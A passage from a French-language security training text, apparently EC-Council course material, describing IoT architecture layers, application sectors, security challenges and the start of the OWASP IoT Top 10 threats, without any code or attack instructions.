



Figure 10.2 : Le fonctionnement de l'IoT



Architecture IoT

L'architecture IoT comprend plusieurs couches, de la couche d'application, en haut, à la couche de périphérie, en bas. Ces couches sont conçues de manière à pouvoir répondre aux exigences de divers secteurs, notamment les associations, l'industrie, les entreprises, les gouvernements, etc.

Les fonctions exécutées par chaque couche de l'architecture sont indiquées ci-dessous :

- **Couche technologique périphérique**

Cette couche est constituée de tous les composants matériels, y compris les capteurs, les étiquettes d'identification par radiofréquence (RFID), les lecteurs ou autres capteurs logiciels, ainsi que l'équipement lui-même. Ces entités constituent la partie principale des capteurs de données qui sont déployés sur le terrain pour surveiller ou détecter divers phénomènes. Cette couche joue un rôle important dans la collecte des données et dans la connexion des équipements au sein du réseau et avec le serveur.

- **Couche passerelle d'accès**

Cette couche permet de faire le lien entre deux points d'extrémité, comme un objet connecté et un client. Le traitement initial des données a également lieu dans cette couche. Cette couche effectue le routage des messages, l'identification des messages et les inscriptions.

- **Couche Internet**

Il s'agit d'une couche cruciale, puisqu'elle sert de composant principal pour la communication entre deux points d'extrémité, par exemple entre un objet et un autre,

entre un objet et le Cloud, entre un objet et une passerelle, ou pour le partage de données entre deux systèmes.

- **Couche middleware**

C'est l'une des couches les plus critiques et qui fonctionne en mode bidirectionnel. Comme son nom l'indique, cette couche se situe entre la couche applicative et la couche matérielle et fait office d'interface entre ces deux couches. Elle est responsable de fonctions importantes telles que la gestion des données, la gestion des objets et de divers aspects comme l'analyse des données, l'agrégation des données, le filtrage des données, la détection d'informations sur les objets et le contrôle d'accès.

- **Couche applicative**

Cette couche, placée au sommet de la pile, est responsable de la fourniture de services aux utilisateurs de différents secteurs, notamment le bâtiment, l'industrie, la fabrication, l'automobile, la sécurité, les soins de santé, etc.

IoT Application Areas and Devices

Service Sectors	Application Groups	Locations	Devices
Buildings	Commercial/Institutional	Office, Education, Retail, Hospitality, Healthcare, Airports, Stadiums	HVAC, Transport, Fire & Safety, Lighting, Security, Access, etc.
	Industrial	Process, Clean Room, Campus	
Energy	Supply/Demand	Power Gen, Trans & Dist, Low Voltage, Power Quality, Energy management	Turbines, Windmills, UPS, Batteries, Generators, Meters, Drills, Fuel Cells, etc.
	Alternative	Solar Wind, Co-generation, Electrochemical	
	Oil/Gas	Rigs, Derricks, Heads, Pumps, Pipelines	
Consumer and Home	Infrastructure	Wiring, Network Access, Energy management	Digital Cameras, Power Systems, MID, e-Readers, Dishwashers, Desktop Computers, Washing Machines/Dryers, Meters, Lights, TVs, MP3 Devices, Games Consoles, Alarms, etc.
	Awareness & Safety	Security/Alerts, Fire Safety, Elderly, Children, Power Protection	
	Convenience & Entertainment	HVAC/Climate, Lighting, Appliance, Entertainment	
Healthcare and Life Science	Care	Hospital, ER, Mobile, POC, Clinic, Labs, Doctor Office	MRI Machines, PDAs, Implants, Surgical Equipment, Pumps, Monitors, Telemedicine, etc.
	In Vivo/Home	Implants, Home, Monitoring Systems	
	Research	Drug Discovery, Diagnostics, Labs	
Transportation	Non-Vehicular	Air, Rail, Marine	Vehicles, Lights, Ships, Planes, Signage, Tolls, etc.
	Vehicles	Consumer, Commercial, Construction, Off-Highway	
	Trans Systems	Tolls, Traffic mgmt., Navigation	

<http://www.beechamresearch.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

IoT Application Areas and Devices (Cont'd)

Service Sectors	Application Groups	Locations	Devices
Industrial	Resource Automation	Mining, Irrigation, Agricultural, Woodland	Pumps, Valves, Vats, Conveyors, Fabrication, Assembly/Packaging, Vessels/Tanks, etc.
	Fluid/Processes	Petro-Chem, Hydro, Carbons, Food, Beverage	
	Converting/Discrete	Metals, Papers, Rubber/Plastic, Metalworking electronics, Assembly/Test	
	Distribution	Pipelines, Conveyance	
Retail	Specialty	Fuel Stations, Gaming, Bowling, Cinemas, Discos, Special Events	POS Terminals, Tags, Cash Registers, Vending Machines, Signs, etc.
	Hospitality	Hotels Restaurants, Bars, Cafes, Clubs	
	Stores	Supermarkets, Shopping Centers, Single Site, Distribution, Centers	
Security / Public Safety	Surveillance	Radar/Satellite, Environ., Military Security, Unmanned, Fixed	Tanks, Fighter Jets, Battlefields, Jeeps, Cars, Ambulance, Homeland Security, Environment, Monitor, etc.
	Equipment	Weapons, Vehicles, Ships, Aircraft, Gear	
	Tracking	Human, Animal, Postal, Food, Health, Baggage	
	Public Infrastructure	Water, Treatment, Building, Environ. Equip. & Personnel, Police, Fire, Regulatory	
	Emergency Services	Ambulance, Police, Fire, Homeland Security	
IT and Networks	Public	Services, E-Commerce, Data Centers, Mobile Carriers, ISPs	Servers, Storage, PCs, Routers, Switches, PBXs, etc.
	Private Enterprise	IT/Data Center Office, Privacy Nets	

<http://www.beechamresearch.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Domaines d'application et types d'objets connectés

Les objets connectés ont un large éventail d'applications. Ils sont utilisés dans presque tous les secteurs de la société pour aider de diverses manières à simplifier les tâches professionnelles et personnelles courantes et, ainsi, à améliorer la qualité de vie. La technologie IoT est intégrée aux maisons et bâtiments intelligents, aux équipements de santé, aux appareils industriels, aux transports, aux dispositifs de sécurité, aux magasins de détail, etc.

Voici quelques-unes des applications des objets connectés :

- Les équipements intelligents qui sont connectés à Internet, fournissant différents services aux utilisateurs finaux, comme les thermostats, les systèmes d'éclairage et les systèmes de sécurité, et divers autres dispositifs qui se trouvent dans les bâtiments.
- Dans le secteur des soins de santé et le secteur des sciences de la vie, les différents appareils à porter sur soi, les appareils de surveillance de la santé tels que les stimulateurs cardiaques implantés, les ECG, les EKG, les équipements chirurgicaux, la télémédecine, etc.
- L'Internet industriel des objets (Industrial Internet of Things ou IIoT) est un facteur de croissance par le biais de trois approches : L'augmentation de la production pour accroître les revenus, l'utilisation de technologies intelligentes qui modifient entièrement la façon dont les produits sont fabriqués, et la création de nouveaux modèles commerciaux hybrides.
- De même, l'utilisation de la technologie IoT dans le secteur des transports reprend le concept de communication de véhicule à véhicule, celui de véhicule à chaussée et celui de véhicule à piéton, améliorant ainsi les conditions de circulation, les systèmes de navigation et les systèmes de stationnement.
- Dans le commerce de détail, l'IoT est principalement utilisé pour les paiements, les publicités et le suivi ou la surveillance des produits afin de les protéger contre le vol et la perte, augmentant ainsi les revenus.
- Dans le domaine de l'informatique et des réseaux, les objets connectés sont essentiellement des équipements de bureau tels que les imprimantes, les télécopieurs et les copieurs, ainsi que les systèmes de surveillance PBX ; ils servent à améliorer la communication entre les points d'extrémité et à faciliter l'envoi de données sur de longues distances.


Source : <http://www.beechamresearch.com>

Secteurs	Groupes d'applications	Localisation	Type d'objet connecté
Bâtiments	Commercial/ Institutionnel	Bureaux, éducation, commerce de détail, hôtellerie, établissements de santé, aéroports et stades	Chauffage, ventilation et climatisation (HVAC), transport, incendie et sécurité, éclairage, sécurité, accès, etc.
	Industrie	Installations de production, salles blanches, campus	
Énergie	Fourniture et demande	Production, transport et distribution d'énergie, basse tension, qualité de l'énergie, gestion de l'énergie	Turbines, éoliennes, onduleurs, batteries, générateurs, compteurs, pompes, piles à combustible, etc.
	Solutions alternatives	Solaire, éolien, cogénération, électrochimie	
	Pétrole/Gaz	Installations de forage, derricks, têtes	

		de forage, pompes, pipelines	
Grand public et résidentiels	Infrastructure	Câblage, accès au réseau, gestion de l'énergie	Appareils photo numériques, installations électriques, liseuses électroniques, lave-vaisselle, ordinateurs de bureau, machines à laver/séchoirs, compteurs, lampes, téléviseurs, appareils MP3, consoles de jeux, alarmes, etc.
	Prévention et sécurité	Sécurité/Alerte, sécurité incendie, personnes âgées, enfants, protection du réseau électrique	
	Commodité et divertissement	CVC (chauffage, ventilation et climatisation), éclairage, appareils ménagers, divertissement	
Santé et médecine	Soins	Hôpital, urgences, unité mobile, centre de soins, clinique, laboratoires, cabinets médicaux	Appareils IRM, PDA, implants, matériel chirurgical, pompes, moniteurs, télémédecine, etc.
	In Vivo/Domicile	Implants, domicile, systèmes de surveillance	
	Recherche	Recherche pharmaceutique, diagnostics, laboratoires	
Transport	Collectif	Aérien, ferroviaire, maritime	Véhicules, feux, navires, avions, signalisation, péages, etc.
	Véhicules	Grand public, commerciaux, de chantier, hors-route	
	Infrastructures	Péages, gestion du trafic, navigation	
Industrie	Automatisation des ressources	Exploitation minière, irrigation, agriculture, sylviculture	Pompes, vannes, cuves, convoyeurs, fabrication, assemblage/emballage, conteneurs/citernes, etc.
	Fluides / Procédés	Pétrochimie, hydraulique, carbones, alimentation, boissons	
	Transformation	Métaux, papiers, caoutchouc/plastiques, travail des métaux, électronique, assemblage/tests	
	Distribution	Pipelines, transport	
Commerce de détail	Services spécialisés	Stations-service, jeux, bowling, cinémas, discothèques, événements ponctuels	Terminals de paiement, étiquettes, caisses enregistreuses, distributeurs automatiques, enseignes, etc.
	Hôtellerie et restauration	Hôtels, restaurants, bars, cafés, clubs	
	Magasins	Supermarchés, centres commerciaux, établissements indépendants, centrales de distribution, etc.	
	Entreprises privées	Informatique/centre de données, réseaux privés	

Sécurité / Protection des biens publics	Surveillance	Radar/satellite, environnement, sécurité militaire, sans pilote, fixe	Chars, avions de chasse, champs de bataille, jeeps, voitures, ambulances, sécurité intérieure, environnement, etc.
	Équipement	Armes, véhicules, navires, avions, engins	
	Suivi	Humain, animal, postal, nourriture, santé, bagages	
	Infrastructure publique	Eau, traitement, bâtiment, environnement, équipement et personnel, police, pompiers, réglementation	
	Services d'urgence	Ambulance, police, pompiers, sécurité intérieure	
Informatique et télécom	Public	Services, commerce électronique, datacenters, opérateurs mobiles, FAI	Serveurs, stockage, PC, routeurs, commutateurs, PBX, etc.

Table 10.1 : Types d'objets connectés et applications en fonction des secteurs d'activité



Découvrez les menaces et les attaques de l'IoT

Les cybercriminels mettent en œuvre diverses techniques pour lancer des attaques sur les équipements ou les réseaux IoT. Cette section aborde les principales menaces et techniques d'attaque IoT, notamment les attaques par déni de service distribué (DDoS), les attaques sur les systèmes CVC, les attaques par code tournant, les attaques BlueBorne et les attaques par brouillage.

Challenges of IoT

Lack of security and privacy	1	5	Clear text protocols and unnecessary open ports
Vulnerable web interfaces	2	6	Coding errors (buffer overflow)
Legal, regulatory, and rights issues	3	7	Storage issues
Default, weak, and hardcoded credentials	4	8	Difficult to update firmware and OS

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Les défis de l'IoT

La technologie IoT se développe si rapidement qu'elle est devenue omniprésente. Proposant de nombreuses applications et fonctionnalités mais manquant de mécanismes de sécurité de base, les objets connectés sont des proies faciles pour les pirates informatiques. De plus, les mises à jour apportées à ces équipements ont introduit de nouvelles failles de sécurité qui peuvent être facilement exploitées par les attaquants. Pour surmonter ce problème majeur, les fabricants doivent considérer la sécurité comme une priorité absolue, en commençant dès la planification et la conception, jusqu'au déploiement, à la mise en œuvre, à la gestion et à la maintenance.


Voici quelques-uns des défis auxquels sont confrontés les objets connectés et qui les rendent vulnérables aux menaces :

- **Manque de sécurité et de confidentialité** : La plupart des objets connectés actuels, tels que les équipements ménagers, les équipements industriels, les matériels de santé, les automobiles, etc. sont connectés à Internet et contiennent des données importantes et confidentielles. Ces équipements ne disposent d'aucune politique de sécurité ni de confidentialité, même élémentaire, et les cybercriminels peuvent en tirer parti pour mener des activités malveillantes.
- **Interfaces Web vulnérables** : De nombreux objets connectés sont équipés de serveurs Web intégrés qui les rendent vulnérables aux attaques.
- **Problèmes juridiques, réglementaires et de droits** : En raison de l'interconnexion des objets connectés, certains problèmes de sécurité apparaissent sans qu'il n'existe de lois pour les gérer.
- **Informations d'identification par défaut, faibles et codées en dur** : L'une des raisons les plus courantes des cyberattaques contre les objets connectés est leur système

d'authentification. Ces équipements sont généralement fournis avec des identifiants par défaut d'un niveau faible, qui peuvent facilement être exploités par un pirate pour obtenir un accès non autorisé aux équipements.

- **Protocoles en clair et ports ouverts inutiles** : Les objets connectés ne disposent pas de techniques de chiffrement lors de la transmission des données, ce qui les amène parfois à utiliser certains protocoles qui transmettent les données en clair en plus d'avoir des ports ouverts.
- **Erreurs de codage (dépassement de tampon)** : La plupart des objets connectés actuels comportent des services Web intégrés qui sont soumis aux mêmes vulnérabilités que celles qui sont couramment exploitées sur les plateformes de services Web. Par conséquent, la mise à jour de ces fonctionnalités peut donner lieu à des problèmes tels que des débordements de tampon, des injections SQL, etc. au sein de l'infrastructure.
- **Problèmes de stockage** : Les objets connectés sont généralement dotés d'une plus petite capacité de stockage de données, mais les données collectées et transmises par les équipements sont illimitées. Par conséquent, cela donne lieu à des problèmes de stockage, des problèmes de gestion et de protection des données.
- **Firmware et système d'exploitation difficiles à mettre à jour** : La mise à jour du micrologiciel (firmware) est une étape essentielle pour éliminer les vulnérabilités d'un équipement, mais elle peut nuire à la fonctionnalité de celui-ci. Pour cette raison, les développeurs ou les fabricants peuvent hésiter ou même refuser de fournir un support produit ou de faire des ajustements pendant la phase de développement de leurs produits.
- **Problèmes liés aux normes d'interopérabilité** : L'un des plus grands obstacles pour les objets connectés est la question de l'interopérabilité, qui est essentielle à la viabilité et à la croissance à long terme de l'ensemble de l'écosystème IoT. Les problèmes qui se posent en raison du manque d'interopérabilité des objets connectés sont l'incapacité des fabricants à tester les interfaces de programmation d'applications (API) à l'aide de méthodes et de mécanismes communs, leur incapacité à sécuriser les équipements à l'aide de logiciels tiers, et leur incapacité à gérer et à surveiller les objets connectés à l'aide d'une couche commune.
- **Vol et falsification physiques** : Les attaques physiques sur les objets connectés comprennent l'altération des appareils pour injecter du code ou des fichiers malveillants afin que les appareils fonctionnent comme l'attaquant le souhaite, ou la modification matérielle des appareils. La contrefaçon des équipements peut également poser problème en l'absence d'une protection physique adéquate.
- **Manque de support de la part des fabricants pour corriger les vulnérabilités** : Le micrologiciel des équipements doit être mis à jour afin de les protéger contre certaines vulnérabilités, mais les fournisseurs hésitent ou refusent généralement de permettre à des tiers d'accéder à leurs équipements.

- **Questions relatives aux économies émergentes et au développement :** Avec les opportunités qui se généralisent pour les objets connectés dans tous les domaines, de nombreuses couches de complexité s'ajoutent pour ceux qui élaborent les politiques de sécurité. Le nouveau paysage introduit par ces appareils ajoute une nouvelle dimension pour ces derniers, qui doivent concevoir de nouveaux plans et politiques pour les objets connectés.
- **Traitement des données non structurées :** L'augmentation du nombre d'objets connectés rend plus complexe le traitement des données non structurées, car leur volume, leur rapidité et leur diversité augmentent. Il est important pour les organisations de comprendre et de déterminer quelles données sont précieuses et exploitables.



Problèmes de sécurité de l'IoT

Les vulnérabilités potentielles de l'IoT peuvent entraîner des problèmes majeurs pour les entreprises. La plupart des objets connectés présentent des problèmes de sécurité tels que l'absence d'un mécanisme d'authentification approprié ou l'utilisation d'informations d'identification par défaut, l'absence d'un mécanisme de verrouillage, l'absence d'un schéma de chiffrement fort, l'absence de systèmes de gestion des clefs appropriés et ont une sécurité physique inadaptée.

Certains des problèmes de sécurité pour chaque couche de l'architecture IoT sont présentés ci-dessous :





Figure 10.3 : Problèmes de sécurité dans l'architecture IoT



Les 10 principales menaces IoT de l'OWASP

Source : <https://www.owasp.org>

Voici le Top 10 des menaces IoT, selon l'Open Web Application Security Project (OWASP) :

- **Mots de passe faibles, prévisibles ou codés en dur**

L'utilisation de mots de passe faibles, faciles à deviner ou codés en dur permet de découvrir par force brute des informations de connexion accessibles au public ou fixes. Cela inclut aussi les portes dérobées dans le micrologiciel ou le logiciel client qui permettent un accès non autorisé aux équipements déployés.

- **Services réseau non sécurisés**

Les services réseau non sécurisés sont exposés à diverses attaques telles que les attaques par débordement de mémoire tampon, qui provoquent un déni de service et rendent l'équipement inaccessible à l'utilisateur. Un attaquant utilise divers outils automatisés tels que les scanners de ports et les fuzzers pour détecter les ports ouverts et les exploiter afin d'obtenir un accès non autorisé aux services.

Ces services réseau non sécurisés exposés à Internet peuvent compromettre la confidentialité, l'authenticité, l'intégrité ou la disponibilité des informations et permettre l'accès à distance à des informations critiques.

- **Interfaces non sécurisées**

Les interfaces non sécurisées de l'écosystème IoT, telles que les interfaces Web, les API de gestion, les interfaces mobiles et les interfaces Cloud, conduisent à la compromission de sa sécurité et celle de ses composants. Les vulnérabilités courantes de ces interfaces

sont l'absence d'authentification/autorisation, l'absence de chiffrement ou un chiffrement faible et l'absence de filtrage des entrées/sorties.

- **Absence de mécanismes sécurisés de mise à jour**

L'absence de mécanismes sécurisés de mise à jour, comme par exemple l'absence de validation du microprogramme sur l'équipement, l'absence de livraison sécurisée, l'absence de mécanismes anti-rollback ou l'absence de notifications des changements de configuration de sécurité, peut être exploitée pour réaliser diverses attaques.

- **Utilisation de composants non sécurisés ou obsolètes**

L'utilisation de versions obsolètes ou anciennes de composants logiciels ou de bibliothèques, par exemple dans le cas de la personnalisation non sécurisée de systèmes d'exploitation ou de l'utilisation de composants matériels ou logiciels tiers provenant d'une chaîne d'approvisionnement compromise, peut permettre d'attaquer les équipements eux-mêmes.

- **Protection insuffisante de la vie privée**

